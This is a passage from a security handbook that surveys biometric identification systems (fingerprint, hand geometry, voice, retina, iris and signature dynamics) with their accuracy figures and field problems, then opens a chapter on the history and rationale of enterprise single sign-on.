Because the purpose of biometric systems is positive identification of personnel, some organizations (e.g., elements of the government) are specifying systems based only on a unique (i.e., no duplicate in the world) physical characteristic. The rationale is that when the base is a unique characteristic, a file match is a positive identification rather than a statement of high probability that this is the right person. Only three physical characteristics or human organs used for biometric identification are unique: the fingerprint, the retina of the eye (i.e., the blood-vessel pattern inside the back of the eyeball), and the iris of the eye (i.e., random pattern of features in the colored portion of the eye surrounding the pupil). These features include freckles, rings, pits, striations, vasculature, coronas, and crypts.

Resistance to Counterfeiting

The ability to detect or reject counterfeit input data is vital to a biometric access control system meeting high security requirements. These include use of rubber, plastic, or even hands or fingers of the deceased in hand or fingerprint systems, and mimicked or recorded input to voice systems. Entertainment media, such as the James Bond or Terminator films, have frequently shown security system failures when the heads or eyes of deceased (i.e., authentic) persons were used to gain access to protected assets or information. Because most of the early biometric identifying verification systems were designed for high-security access control applications, failure to detect or reject counterfeit input data was the reason for several system or organization failures. Resistance to counterfeit data remains a criterion of high-quality, high-accuracy systems. However, the proliferation of biometric systems into other non-high-security type applications means that lack of resistance to counterfeiting is not likely to cause the failure of a system in the future.

Reliability

It is vital that biometric identifying verification systems remain in continuous, accurate operation. The system must allow authorized persons access while precluding others, without breakdown or deterioration in performance accuracy or speed. In addition, these performance standards must be sustained without high levels of maintenance or frequent diagnostics and system adjustments.

Data Storage Requirements

Data storage requirements are a far less significant issue today than in the earlier biometric systems when storage media were very expensive. Nevertheless, the size of biometric data files remains a factor of interest. Even with current ultra-high-speed processors, large data files take longer to process than small files, especially in systems that perform full identification, matching the input file against every file in the database. Biometric file size varies between 9 and 10,000 bytes, with most falling in the 256- to 1000-byte range.

Enrollment Time

Enrollment time is also a less significant factor today. Early biometric systems sometimes had enrollment procedures requiring many repetitions and several minutes to complete. A system requiring a five-minute enrollment instead of two minutes causes 50 hours of expensive nonproductive time if 1000 users must be enrolled. Moreover, when line waiting time is considered, the cost increases several times. The accepted standard for enrollment time is two minutes per person. Most of the systems in the marketplace today meet this standard.

Intrusiveness of Data Collection

Originally, this factor developed because of user concerns regarding collection of biometric data from inside the body, specifically the retina inside the eyeball. Early systems illuminated the retina with a red light beam. However, this coincided with increasing public awareness of lasers, sometimes demonstrated as red light beams cutting steel. There has never been an allegation of user injury from retina scanning, but user sensitivity expanded from resistance to red lights intruding inside the body to include any intrusion inside the body. This user sensitivity has now increased to concerns about intrusions into perceived personal space.

Subject and System Contact Requirements

This factor could possibly be considered as a next step or continuation of intrusiveness. Indications are that biometric system users are becoming increasingly sensitive to being required to make firm physical contact with surfaces where up to hundreds of other unknown (to them) persons are required to make contact for biometric data collection. These concerns include voice systems that require holding and speaking into a handset close to the lips.

There seems to be some user feeling that "if I choose to do something, it is OK, but if an organization, or society, requires me to do the same thing, it is wrong." Whether or not this makes sense, it is an attitude spreading through society that is having an impact on the use of biometric systems. Systems using video camera data acquisition do not fall into this category.

Historical Biometric Problems

A variety of problems in the field utilization of biometric systems over the past 25 years have been identified. Some have been overcome and are seldom seen today; others still occur. These problems include performance, hardware and software robustness, maintenance requirements, susceptibility to sabotage, perceived health maladies because of usage, private information being made available to management, and skill and cooperation required to use the system.

Performance

Field performance of biometric identifying verification systems is often different from from experienced in manufacturers' or laboratory tests. There are two ways to avoid being stuck with a system that fails to deliver promised performance. First, limit consideration to technologies and systems that have been tested by an independent, unbiased testing organization. Sandia National Laboratories, located in Albuquerque, New Mexico, has done biometric system testing for the Department of Energy for many years, and some of their reports are available. Second, any system manufacturer or sales representative should be able to provide a list of organizations currently using their system. They should be able to point out those users whose application is similar to that currently contemplated (unless the planned operation is a new and unique application). Detailed discussions, and perhaps a site visit, with current users with similar application requirements should answer most questions and prevent many surprises.

Hardware and Software Robustness

Some systems and technologies that are very effective with small- to medium-sized user databases have a performance that is less than acceptable with large databases. Problems that occur include system slowdown and accuracy degradation. Some biometric system users have had to discard their systems and start over because their organizations became more successful, grew faster than anticipated, and the old system could not handle the growth. If they hope to "grow" their original system with the organization, system managers should at least double the most optimistic growth estimate and plan for a system capable of handling that load.

Another consideration is hardware capability to withstand extended usage under the conditions expected. An example is the early signature dynamics systems, which performed adequately during testing and early fielding periods. However, the pen and stylus sensors used to detect stroke direction, speed, and pressure were very tiny and sensitive. After months or a year of normal public use, the system performance had deteriorated to the point that the systems were no longer effective identifiers.

Maintenance Requirements

Some sensors and systems have required very high levels of preventive maintenance or diagnostics and adjustment to continue effective operations. Under certain operating and user conditions (e.g., dusty areas or with frequent users of hand lotions or creams), some fingerprint sensors needed cleaning as frequently as every day to prevent deterioration of accuracy. Other systems demanded weekly or monthly connection of diagnostic equipment, evaluation of performance parameters, and careful adjustment to retain productive performance. These human interventions not only disrupt the normal security process, but significantly increase operational costs.

Susceptibility to Sabotage

Systems with data acquisition sensors on pedestals protruding far out from walls or with many moving parts are often susceptible to sabotage or disabling damage. Spinning floor polisher handles or hammers projecting out of pockets can unobtrusively or accidentally affect sensors. These incidents have most frequently occurred when there was widespread user or union resistance to the biometric system.

Perceived Health Maladies Due to Usage

As new systems and technologies were developed and public sensitivity to new viruses and diseases such as AIDS, Ebola, and *E. coli* increased by orders of magnitude, acceptability became a more important issue. Perceptions of possible organ damage and potential spread of disease from biometric system usage ultimately had such a devastating effect on sales of one system that it had to be totally redesigned. Although thousands of the original units had been successfully fielded, whether or not the newly packaged technology regains popularity or even survives remains to be seen. All of this occurred without even one documented allegation of a single user becoming sick or injured as a result of system utilization.

Many of the highly contagious diseases recently publicized can be spread by simple contact with a contaminated surface. As biometric systems achieve wider market penetration in many applications, user numbers are growing logarithmically. There are developing indications that users are becoming increasingly sensitive about systems and technologies that require firm physical contact for acquisition of the biometric data.

Private Information Made Available to Management

Certain health events can cause changes in the blood vessel pattern (i.e., retina) inside the eyeball. These include diabetes and strokes. Allegations have been made that the retina-based biometric system enables management to improperly obtain health information that may be used to the detriment of system users. The scenario begins with the system failing to identify a routine user. The user is easily authenticated and re-enrolled. As a result, management will allegedly note the re-enrollment report and conclude that this user had a minor health incident (minor because the user is present the next working day). In anticipation that this employee's next health event could cause major medical cost, management might find (or create) a reason for termination. Despite the fact that there is no recorded case of actual occurrence of this alleged scenario, this folklore continues to be heard within the biometric industry.

Skill and Cooperation Required to Use the System

The performance of some biometric systems is greatly dependent on the skill or careful cooperation of the subject in using the system. Although there is an element of this factor required for data acquisition positioning for all biometric systems, it is generally attributed to the "what we do" type of systems.

Benefits of Biometric Identification as Compared with Card Systems

Biometric identifying verification systems control people. If the person with the correct hand, eye, face, signature, or voice is not present, the identification and verification cannot take place and the desired action (i.e., portal passage, data or resource access) does not occur.

As has been demonstrated many times, adversaries and criminals obtain and successfully use access cards, even those that require the addition of a PIN. This is because these systems control only pieces of plastic (and sometimes information), rather than people. Real asset and resource protection can only be accomplished by people, not cards and information, because unauthorized persons can (and do) obtain the cards and information.

Further, life-cycle costs are significantly reduced because no card or PIN administration system or personnel are required. The authorized person does not lose physical characteristics (i.e., hands, face, eyes, signature, or voice), but cards and PINs are continuously lost, stolen, or forgotten. This is why card access systems require systems and people to administer, control, record, and issue (new) cards and PINs. Moreover, the cards are an expensive and recurring cost.

Card System Error Rates

The false accept rate is 100 percent when the access card is in the wrong hands, lost, or stolen. It is a false reject when the right card is swiped incorrectly or just does not activate the system. (Think about the number of times to retry hotel room access cards to get the door to unlock.) Actually, it is also a false reject when a card is forgotten and that person cannot get through the door.

Biometric Data Updates

Some biometric systems, using technologies based on measuring characteristics and traits that may vary over time, work best when the database is updated with every use. These are primarily the "what we do" technologies (i.e., voice, signature, and keystroke). Not all systems do this. The action measured by these systems changes gradually over time. The voice changes as people age. It is also affected by changes in weight and by certain health conditions. Signature changes over time are easily documented. For example, look at a signature of Franklin D. Roosevelt at the beginning of his first term as president. Each name and initial is clearly discernible. Then, compare it with his signature in his third term, just eight years later. To those familiar with it, the strokes and lines are clearly the president's signature; but to others, they bear no relationship to his name or any other words. Keystroke patterns change similarly over time, particularly depending on typing frequency.

Systems that update the database automatically average the current input data into the database template after the identification transaction is complete. Some also delete an earlier data input, making that database a moving average. These gradual changes in input data may not affect user identification for many months or years. However, as the database file and the input data become further apart, increasingly frequent false rejections will cause enough inconvenience that re-enrollment is dictated, which is another inconvenience.

Different Types of Biometric Systems and Their Characteristics

This section describes the different types of biometric systems: fingerprint systems, hand geometry systems, voice pattern systems, retina pattern systems, iris pattern systems, and signature dynamics systems. For each system, the following characteristics are described: the enrollment procedure and time, the template or file size, the user action required, the system response time, any anti-counterfeit method, accuracy, field history, problems experienced, and unique system aspects.

Fingerprint Systems

The information in this section is a compilation of information about several biometric identifying verification systems whose technology is based on the fingerprint.

Data Acquisition

Fingerprint data is acquired when subjects firmly press their fingers against a glass or polycarbonate plate. The fingerprint image is not stored. Information on the relative location of the ridges, whorls, lines, bifurcations, and intersections is stored as an enrolled user database file and later compared with user input data.

Enrollment Procedure and Time

As instructed, subject enters a one- to nine-digit PIN on the keypad. As cued, the finger is placed on the reader plate and then removed. A digitized code is created. As cued, the finger is placed and removed four more times for calibration. The total enrollment time required is less than two minutes.

Template or File Size

Fingerprint user files are generally between 500 and 1500 bytes.

User Actions Required

Nearly all fingerprint-based biometrics are verification systems. The user states identification by entering a PIN through a keypad or by using a card reader, and then places a finger on the reader plate.

System Response Time

Visual and audible annunciation of the confirmed and not confirmed decision occurs in five to seven seconds.

Accuracy

Some fingerprint systems can be adjusted to achieve a false accept rate of 0.0 percent. Sandia National Laboratories tests of a top-rated fingerprint system in 1991 and 1993 produced a three-try false reject rate of 9.4 percent and a crossover error rate of 5 percent.

Field History

Thousands of units have been fielded for access control and identity verification for disbursement of government benefits, for example.

Problems Experienced

System operators with large user populations are often required to clean sensor plates frequently to remove built-up skin oil and dirt that adversely affect system accuracy.

Unique System Aspects

To avoid the dirt build-up problem, a newly developed fingerprint system acquires the fingerprint image with ultrasound. Claims are made that this system can acquire the fingerprint of a surgeon wearing latex gloves. A number of companies are producing fingerprint-based biometric identification systems.

Hand Geometry System

Hand geometry data, the three-dimensional record of the length, width, and height of the hand and fingers, is acquired by simultaneous vertical and horizontal camera images.

Enrollment Procedure and Time

The subject is directed to place the hand flat on a grid platen, positioned against pegs between the fingers. Four finger-position lights ensure proper hand location. A digital camera records a single top and side view from above, using a 45-degree mirror for the side view. The subject is directed to withdraw and then reposition the hand twice more. The readings are averaged into a single code and given a PIN. Total enrollment time is less than two minutes.

Template or File Size

The hand geometry user file size is nine bytes.

User Actions Required

The hand geometry system operates only as an identification verifier. The user provides identification by entering a PIN on a keypad or by using a cardreader. When the “place hand” message appears on the unit display, the user places his or her hand flat on the platen against the pegs. When all four lights confirm correct hand position, the data is acquired and a “remove hand” message appears.

System Response Time

Visual and audible annunciation of the confirm or not confirm decision occurs in three to five seconds.

Anticounterfeit Method

The manufacturer states that “the system checks to ensure that a live hand is used.”

Accuracy

Sandia National Laboratories tests have produced a one-try false accept rate less than 0.1 percent, a three-try false reject rate less than 0.1 percent, and crossover error rates of 0.2 and 2.2 percent (i.e., two tests).

Field History

Thousands of units have been fielded for access control, college cafeterias and dormitories, and government facilities. Hand geometry was the original biometric system of choice of the Department of Energy and the Immigration and Naturalization Service. It was also used to protect the Athlete’s Village at the 1996 Olympics in Atlanta.

Problems Experienced

Some of the field applications did not perform up to the accuracy results of the initial Sandia test. There have been indications that verification accuracy achieved when user databases are in the hundreds deteriorates when the database grows into the thousands.

Unique System Aspects

The hand geometry user file code of nine bytes is, by far, the smallest of any current biometric system. Hand geometry identification systems are manufactured by Recognition Systems, Inc. A variation, a two-finger geometry identification system, is manufactured by BioMet Partners.

Voice Pattern Systems

Up to seven parameters of nasal tones, larynx and throat vibrations, and air pressure from the voice are captured by audio and other sensors.

Enrollment Procedure and Time

Most voice systems use equipment similar to a standard telephone. As directed, the subject picks up the handset and enters a PIN on the telephone keypad. When cued through the handset, the subject speaks his or her access phrase, which may be his or her PIN and name or some other four- to six-word phrase. The cue and the access phrase are repeated up to four times. Total enrollment time required is less than two minutes.

Template or File Size

Voice user files vary from 1000 to 10,000 bytes, depending on the system manufacturer.

User Actions Required

Currently, voice systems operate only as identification verifiers. The user provides identification by entering the PIN on the telephone-type keypad. As cued through the handset (i.e., recorded voice stating “please say your access phrase”), the user speaks into the handset sensors.

System Response Time

Audible response (i.e., “accepted, please enter” or “not authorized”) is provided through the handset. Some systems include visual annunciation (e.g., red and green lights or LEDs). Total transaction time requires up to 10 to 14 seconds.

Anti-counterfeit Method

Various methods are used, including measuring increased air pressure when “p” or “t” sounds are spoken. Some sophisticated systems require the user to speak different words from a list of ten or more enrolled words in a different order each time the system is used.

Accuracy

Sandia National Laboratories has reported crossover errors greater 10 percent for two systems they have tested. Other voice tests are being planned.

Field History

More than 100 systems have been installed, with over 1000 door access units, at colleges, hospitals, laboratories, and offices.

Problems Experienced

Background noise can affect the accuracy of voice systems. Access systems are located at entrances, hallways, and doorways, which tend to be busy, high-traffic, and high-noise-level sites.

Unique System Aspects

Some voice systems can also be used as an intercom or to leave messages for other system users. There are several companies producing voice-based biometric identification systems.

Retina Pattern System

The system records elements of the blood-vessel pattern of the retina on the inside rear portion of the eyeball using a camera to acquire the image.

Enrollment Procedure and Time

The subject is directed to position his or her eye an inch or two from the system aperture, keeping a pulsing green dot inside the unit centered in the aperture, and remain still. An ultra-low-intensity invisible light enables reading 320 points on a 450-degree circle on the retina. A PIN is entered on a unit keypad. Total enrollment time required is less than two minutes.

Template or File Size

The retina pattern digitized waveform is stored as a 96-byte template.

User Actions Required

If verifying, the user enters the PIN on the keypad. The system automatically acquires data when an eye is positioned in front of the aperture and centered on the pulsing green dot. Acceptance or nonacceptance is indicated in the LCD display.

System Response Time

Verification system decision time is about 1.5 seconds. Recognition decision time is less than five seconds with a 1,500-file data base. Average throughput time is four to seven seconds.

Anticounterfeit Method.

The system "requires a live, focusing eye to acquire pattern data," according to the manufacturer.

Accuracy

Sandia National Laboratories' test of the previous retina model produced no false accepts and a crossover error rate of 1.5 percent. The new model, System 2001, is expected to perform similarly.

Field History

Hundreds of the original binocular-type units were fielded before those models were discontinued. They were used for access control and identification in colleges, laboratories, government facilities, and jails. The new model, System 2001, is now on sale.

Problems Experienced

Because persons perspiring or having watery eyes could leave moisture on the eyecups of the previous models, some users were concerned about acquiring a disease through the transfer of body fluids. Because the previous models used a red light beam to acquire pattern data, some users were concerned about possible eye damage from the "laser." No allegations were made that any user actually became injured or diseased through the use of these systems. Because some physical conditions such as diabetes and heart attacks can cause changes in the retinal pattern, which can be detected by this system, some users were concerned that management would gain unauthorized medical information that could be used to their detriment. No cases of detrimental employee personnel actions resulting from retina system information have been reported.

Unique System Aspects

Some potential system users remain concerned about potential eye damage from using the new System 2001. They state that, even if they cannot see it, the system projects a beam inside the eye to read the retina pattern. Patents for retina-based identification are owned by EyeDentify Inc.

Iris Pattern System

The iris (i.e., the colored portion of the eye surrounding the pupil) has rich and unique patterns of striations, pits, freckles, rifts, fibers, filaments, rings, coronas, furrows, and vasculature. The images are acquired by a standard 1/3-inch CCD video camera capturing 30 images per second, similar to a camcorder.

Enrollment Procedure and Time

The subject looks at a mirror-like LCD feedback image of his or her eye, centering and focusing the image as directed. The system creates zones of analysis on the iris image, locates the features within the zones, and creates an IrisCode. The system processes three images, selects the most representative, and stores it upon approval of the operator. A PIN is added to the administrative (i.e., name, address) data file. Total enrollment time required is less than two minutes.

Template or File Size

The IrisCode occupies 256 bytes.

User Actions Required

The IriScan system can operate as a verifier, but is normally used in full identification mode because it performs this function faster than most systems verify. The user pushes the start button, tilts the optical unit if necessary to adjust for height, and looks at the LCD feedback image of his or her eye, centering and focusing the image. If the system is used as a verifier, a keypad or cardreader is interconnected.

System Response Time

Visual and audible annunciation of the identified or not identified decision occurs in one to two seconds, depending on the size of the database. Total throughput time (i.e., start button to annunciation) is 2.5 to 4 seconds with experienced users.

Anti-counterfeit Method

The system ensures that data input is from a live person by using naturally occurring physical factors of the eye.

Accuracy

Sandia National Laboratories' test of a preproduction model had no false accepts, low false rejects, and the system "performed extremely well." Sandia has a production system currently in testing. British Telecommunications recently tested the system in various modes and will publish a report in its engineering journal. They report 100 percent correct performance on over 250,000 IrisCode comparisons. "Iris recognition is a reliable and robust biometric. Every eye presented was enrolled. There were no false accepts, and every enrolled eye was successfully recognized." Other tests have reported a crossover error rate of less than 0.5 percent.

Field History

Units have been fielded for access control and personnel identification at military and government organizations, banks, telecommunications firms, prisons and jails, educational institutions, manufacturing companies, and security companies.

Problems Experienced

Because this is a camera-based system, the optical unit must be positioned such that the sun does not shine directly into the aperture.

Unique System Aspects

The iris of the eye is a stable organ that remains virtually unchanged from one year of age throughout life. Therefore, once enrolled, a person will always be recognized, absent certain eye injuries or diseases. IriScan Inc. has the patents worldwide on iris recognition technology.

Signature Dynamics Systems

The signature penstroke speed, direction, and pressure are recorded by small sensors in the pen, stylus, or writing tablet.

Enrollment Procedure and Time

As directed, the subject signs a normal signature by using the pen, stylus, or sensitive tablet provided. Five signatures are required. Some systems record three sets of coordinates versus time patterns as the template.

Templates are encrypted to preclude signature reproduction. A PIN is added using a keypad. Total enrollment time required is less than two minutes.

Template or File Size

Enrollment signature input is averaged into a 1000- to 1500-byte template.

User Actions Required

The user provides identification through PIN entry on a keypad or cardreader. The signature is then written using the instrument or tablet provided. Some systems permit the use of a stylus without paper if a copy of the signature is not required for a record.

System Response Time

Visual and audible annunciation of the verified or not verified decision is annunciated after about one second. The total throughput time is in the five to ten-second range, depending on the time required to write the signature.

Anticounterfeit Method

This feature is not applicable for signature dynamics systems.

Accuracy

Data collection is underway at pilot projects and beta test sites. Current signature dynamics biometric systems have not yet been tested by an independent agency.

Field History

Approximately 100 units are being used in about a dozen systems operated by organizations in the medical, pharmaceutical, banking, manufacturing, and government fields.

Problems Experienced

Signature dynamics systems, which previously performed well during laboratory and controlled tests, did not stand up to rigorous operational field use. Initially acceptable accuracy and reliability rates began to deteriorate after months of system field use. Although definitive failure information is not available, it is believed that the tiny, super-accurate sensors necessary to measure the minute changes in pen speed, pressure, and direction did not withstand the rough handling of the public. It is too early to tell whether the current generation of signature systems has overcome these shortcomings.

Unique System Aspects

Among the various biometric identification systems, bankers and lawyers advocate signature dynamics because legal documents and financial drafts historically have been validated by signature. Signature dynamics identification systems are not seen as candidates for access control and other security applications. There are several companies producing signature dynamics systems.

Information Security Applications

The use of biometric identification systems in support of information security applications falls into two basic categories: controlling access to hard-copy documents and to rooms where protected information is discussed, and controlling computer use and access to electronic data.

Access Control

Controlling access to hard-copy documents and to rooms where protected information is discussed can be accomplished using the systems and technologies previously discussed. This applies also to electronic data tape and disk repositories.

Computer and Electronic Data Protection

Controlling access to computers, the data they access and use, and the functions they can perform is becoming more vitally important with each passing day. Because of the ease of electronic access to immense amounts of

information and funds, losses in these areas have rapidly surpassed losses resulting from physical theft and fraud. Positive identification of the computer operators who are accessing vital programs and data files and performing vital functions is becoming imperative as it is the only way to eliminate these losses.

The use of passwords and PINs to control computer boot-up and program and data file call-up is better than no control at all, but is subject to all the shortcomings previously discussed. Simple, easy-to-remember codes are easy for the "bad guys" to figure out. Random or obtuse codes are difficult to remember and nearly always get written down in some convenient and vulnerable place. In addition, and just as important, is that these controls are only operative at the beginning of the operation or during access to the program or files.

What is needed is a biometric system capable of providing continuing, transparent, and positive identification of the person sitting at the computer keyboard. This system would interrupt the computer boot-up until the operator is positively identified as a person authorized to use that computer or terminal. This system would also prevent the use of controlled programs or data files until the operator is positively identified as a person authorized for such access. This system would also provide continuing, periodic (e.g., every 30 seconds) positive identification of the operator as long as these controlled programs or files were in use. If this system did not verify the presence of the authorized operator during a periodic check, the screen could be cleared of data. If this system verified the presence of an unauthorized or unidentified operator, the file and program could be closed.

Obviously, the viability of such a system depends on software with effective firewalls and programmer access controls to prevent tampering, insertion of unauthorized identification files, or bypasses. However, such software already exists. Moreover, a biometric identification system replacing the log-on password already exists. Not yet available is a viable, independently tested, continuing, and transparent operator identification system.

System Currently Available

Identix' TouchSafe™ provides verification of enrolled persons who log on or off the computer. It comes with an IBM-compatible plug-in electronics card and a $5.4 \times 2.5 \times 3.6$-inch fingerprint reader unit with cable. This unit can be expected to be even more accurate than the normal fingerprint access control systems previously described because of a more controlled operating environment and limited user list. However, it does not provide for continuing or transparent identification. Every time that identification is required, the operator must stop activity and place a finger on the reader.

Systems Being Developed

Only a camera-based system can provide the necessary continuing and transparent identification. With a small video camera mounted on a top corner of the computer monitor, the system could be programmed to check operator identity every 30 or 60 seconds. Because the operator can be expected to look at the screen frequently, a face or iris identification system would be effective without ever interrupting the operator's work. Such a system could be set to have a 15-second observation window to acquire an acceptable image and identify the operator. If the operator did not look toward the screen or was not present during the 15-second window, the screen would be cleared with a screen saver. The system would remain in the observation mode so that when the operator returned to the keyboard or looked at the screen and was identified, the screen would be restored. If the operator at the keyboard was not authorized or was unidentified, the program and files would be saved and closed.

The first development system that seems to have potential for providing these capabilities is a face recognition system from Miros Inc. Miros is working on a line of products called TrueFace. At this time, no independent test data are available concerning the performance and accuracy of Miros' developing systems. Face recognition research has been under way for many years, but no successful systems have yet reached the marketplace. Further, the biometric identification industry has a history of promising developments that have failed to deliver acceptable results in field use. Conclusions regarding Miros' developments must wait for performance and accuracy tests by a recognized independent organization.

IriScan Inc. is in the initial stages of developing an iris recognition system capable of providing the desired computer or information access control capabilities. IriScan's demonstrated accuracy gives this development the potential to be the most accurate information user identification system.

Summary

The era of fast, accurate, cost-effective biometric identification systems has arrived. Societal activities increasingly threaten individuals' and organizations' assets, information, and, sometimes, even their existence. Instant, positive personal identification is a critically important step in controlling access to and protecting society's resources. Effective tools are now available.

There are more than a dozen companies manufacturing and selling significant numbers of biometric identification systems today. Even more organizations are conducting biometric research and development and hoping to break into the market or are already selling small numbers of units. Not all biometric systems and technologies are equally effective in general, nor specifically in meeting all application requirements. Security managers are advised to be cautious and thorough in researching candidate biometric systems before making a selection. Independent test results and the reports of current users with similar applications are recommended. On-site tests are desirable. Those who are diligent and meticulous in their selection and installation of a biometric identification system will realize major increases in asset protection levels.

Single Sign-On for the Enterprise

Ross A. Leo, CISSP

Corporations everywhere have made the functional shift from the mainframe-centered data processing environment to the client/server configuration. With this conversion have come new economies, a greater variety of operational options, and a new set of challenges. In the mainframe-centric installation, systems management was often the administrative twin of the computing complex itself: the components of the system were confined to one area, as were those who performed the administration of the system. In the distributed client/server arrangement, those who manage the systems are again arranged in a similar fashion. This distributed infrastructure has complicated operations, even to the extent of making the simple act of logging in more difficult.

Users need access to many different systems and applications to accomplish their work. Getting them set up to do this simply and easily is frequently time-consuming, requiring coordination between several individuals across multiple systems. In the mainframe environment, switching between these systems and applications meant returning to a main menu and making a new selection. In the client/server world, this can mean logging in to an entirely different system. New loginid, new password, and both very likely different than the ones used for the previous system — the user is inundated with these, and the problem of keeping them un-confused to prevent failed log-in attempts. It was because of this and related problems that the concept of the **Single Sign-On**, or SSO, was born.

Evolution

Given the diversity of computing platforms, operating systems, and access control software (and the many loginids and passwords that go with them), having the capability to log on to multiple systems once and simultaneously through a single transaction would seem an answer to a prayer. Such a prayer is one offered by users and access control administrators everywhere. When the concept arose of a method to accomplish this, it became clear that integrating it with the different forms of system access control would pose a daunting challenge with many hurdles.

In the days when applications software ran on a single platform, such as the early days of the mainframe, there was by default only a single login that users had to perform. Whether the application was batch oriented or interactive, the user had only a single loginid and password combination to remember. When the time came for changing passwords, the user could often make up his own. The worst thing to face was the random password generator software implemented by some companies that served up number/letter combinations. Even then, there was only one of them.

The next step was the addition of multiple computers of the same type on the same network. While these machines did not always communicate with each other, the user had to access more than one of them to fulfill all data requirements. Multiple systems, even of the same type, often had different rules of use. Different groups within the data processing department often controlled these disparate systems and sometimes completely separate organizations with the same company. Of course, the user had to have a different loginid and password for each one, although each system was reachable from the same terminal.

Then, the so-called "departmental computer" appeared. These smaller, less powerful processors served specific groups in the company to run unique applications specific to that department. Examples include materials management, accounting and finance applications, centralized word-processing, and shop-floor applications. Given the limited needs of these areas, and the fact that they frequently communicated electronically internal to themselves, tying these systems together on the same network was unnecessary. This state of affairs did not last long.

It soon became obvious that tying these systems together, and allowing them to communicate with each other over the network would speed up the information flow from one area to another. Instead of having to wait until the last week of the month to get a report through internal mail, purchasing records could be reconciled weekly with inventory records for materials received the same week from batched reports sent to purchasing. This next phase in the process of information flow did not last long either.

As systems became less and less batch oriented and more interactive, and business pressures to record the movement of goods, services, and money mounted, more rapid access was demanded. Users in one area needed direct access to information in another. There was just one problem with this scenario — and it was not a small one.

Computers have nearly always come in predominantly two different flavors: the general-purpose machines and specific-use machines. Initially called "business processing systems" and "scientific and engineering systems," these computers began the divergence from a single protocol and single operating system that continues today. For a single user to have access to both often required two separate networks because each ran on a different protocol. This of course meant two different terminals on that user's desk. That all the systems came from the same manufacturer was immaterial: the systems could not be combined on the same wire or workstation.

The next stage in the evolution was to hook in various types of adapters, multiple screen "windowed" displays, protocol converters, etc. These devices sometimes eliminated the second terminal. Then came the now-ubiquitous personal computer, or "PC" as it was first called when it was introduced by IBM on August 12, 1981. Within a few short years, adapters appeared that permitted this indispensable device to connect and display information from nearly every type of larger host computer then in service. Another godsend had hit the end user!

This evolution has continued to the present day. Most proprietary protocols have gone the way of the woolly Mammoth, and have resolved down to a precious few, nearly all of them speaking TCP/IP in some form. This convergence is extremely significant: the basic method of linking all these different computing platforms together with a common protocol on the same wire exists.

The advent of Microsoft Windows pushed this convergence one very large step further. Just as protocols had come together, so too the capability of displaying sessions with the different computers was materializing. With refinement, the graphical user interface ("GUI" — same as gooey) enabled simultaneous displays from different hosts. Once virtual memory became a reality on the PC, this pushed this envelope further still by permitting simultaneous active displays and processing.

Users were getting capabilities they had wanted and needed for years. Now impossible tasks with impossible deadlines were rendered normal, even routine. But despite all the progress that had been made, the real issue had yet to be addressed. True to form, users were grateful for all the new toys and the ease of use they promised … until they woke up and found that none of these innovations fixed the thing they had complained most and loudest about: multiple loginids and passwords.

So what is single sign-on?

What Single Sign-On Is: The Beginning

Beginning nearly 50 years ago, system designers realized that a method of tracking interaction with computer systems was needed, and so a form of identification — the loginid — was conceived. Almost simultaneously with this came the password — that sometimes arcane companion to the loginid that authenticates, or confirms the identity of, the user. And for most of the past five decades, a single loginid and its associated password was sufficient to assist the user in gaining access to virtually all the computing power then available, and to all the applications and systems that user was likely to use. Yes, those were the days… simple, straightforward, and easy to administer. And now they are all but gone, much like the club moss, the vacuum tube, and MS/DOS (perhaps).

Today's environment is more distributed in terms of both geography and platform. Although some will dispute, the attributes differentiating one operating system from another are being obscured by both network access and graphical user interfaces (the ubiquitous GUI). Because not every developer has chosen to offer his or her particular application on every computing platform (and networks have evolved to the point of being seemingly oblivious to this diversity), users now have access to a broader range of tools spread across more platforms, more transparently than at any time in the past. And yet all is not paradise.

Along with this wealth of power and utility comes the same requirement as before: to identify and authenticate the user. But now this must be done across all these various systems and platforms, and (no surprise) they all have differing mechanisms to accomplish this. The result is that users now have multiple loginids, each with its own unique password, quite probably governed by its equally unique set of rules. The CISSP knows that users complain bitterly about this situation, and will often attempt to circumvent it by whatever means necessary. To avoid this, the CISSP had to find a solution. To facilitate this, and take advantage of a marketing opportunity, software vendors saw a vital need, and thus the single sign-on (SSO) was conceived to address these issues.

Exhibit 7.1 shows where SSO was featured in the overall security program when it first appeared. As an access control method, SSO addressed important needs across multiple platforms (user identification and authentication). It was frequently regarded as a "user convenience" that was difficult and costly to implement, and of questionable value in terms of its contribution to the overall information protection and control structure.

The Essential Problem

In simplest terms, too many loginids and passwords, and a host of other user access administration issues. With complex management structures requiring a geographically dispersed matrix approach to oversee employee work, distributed and often very different systems are necessary to meet operational objectives and reporting requirements.

In the days of largely mainframe-oriented systems, a problem of this sort was virtually nonexistent. Standards were made and enforcement was not complex. In these days, such conditions carry the same mandate for the establishment and enforcement of various system standards. Now, however, such conditions, and the systems arising in them, are of themselves not naturally conducive to this.

As mentioned above, such systems have different built-in systems for tracking user activity. The basic concepts are similar: audit trail, access control rule sets, Access Control Lists (ACLs), parameters governing system privilege levels, etc. In the end, it becomes apparent that one set of rules and standards, while sound in theory, may be exceedingly difficult to implement across all platforms without creating unmanageable complexity. It is however the "Holy Grail" that enterprise-level user administrators seek.




EXHIBIT 7.1 Single sign-on: in the beginning.




EXHIBIT 7.2 The evolution of SSO.

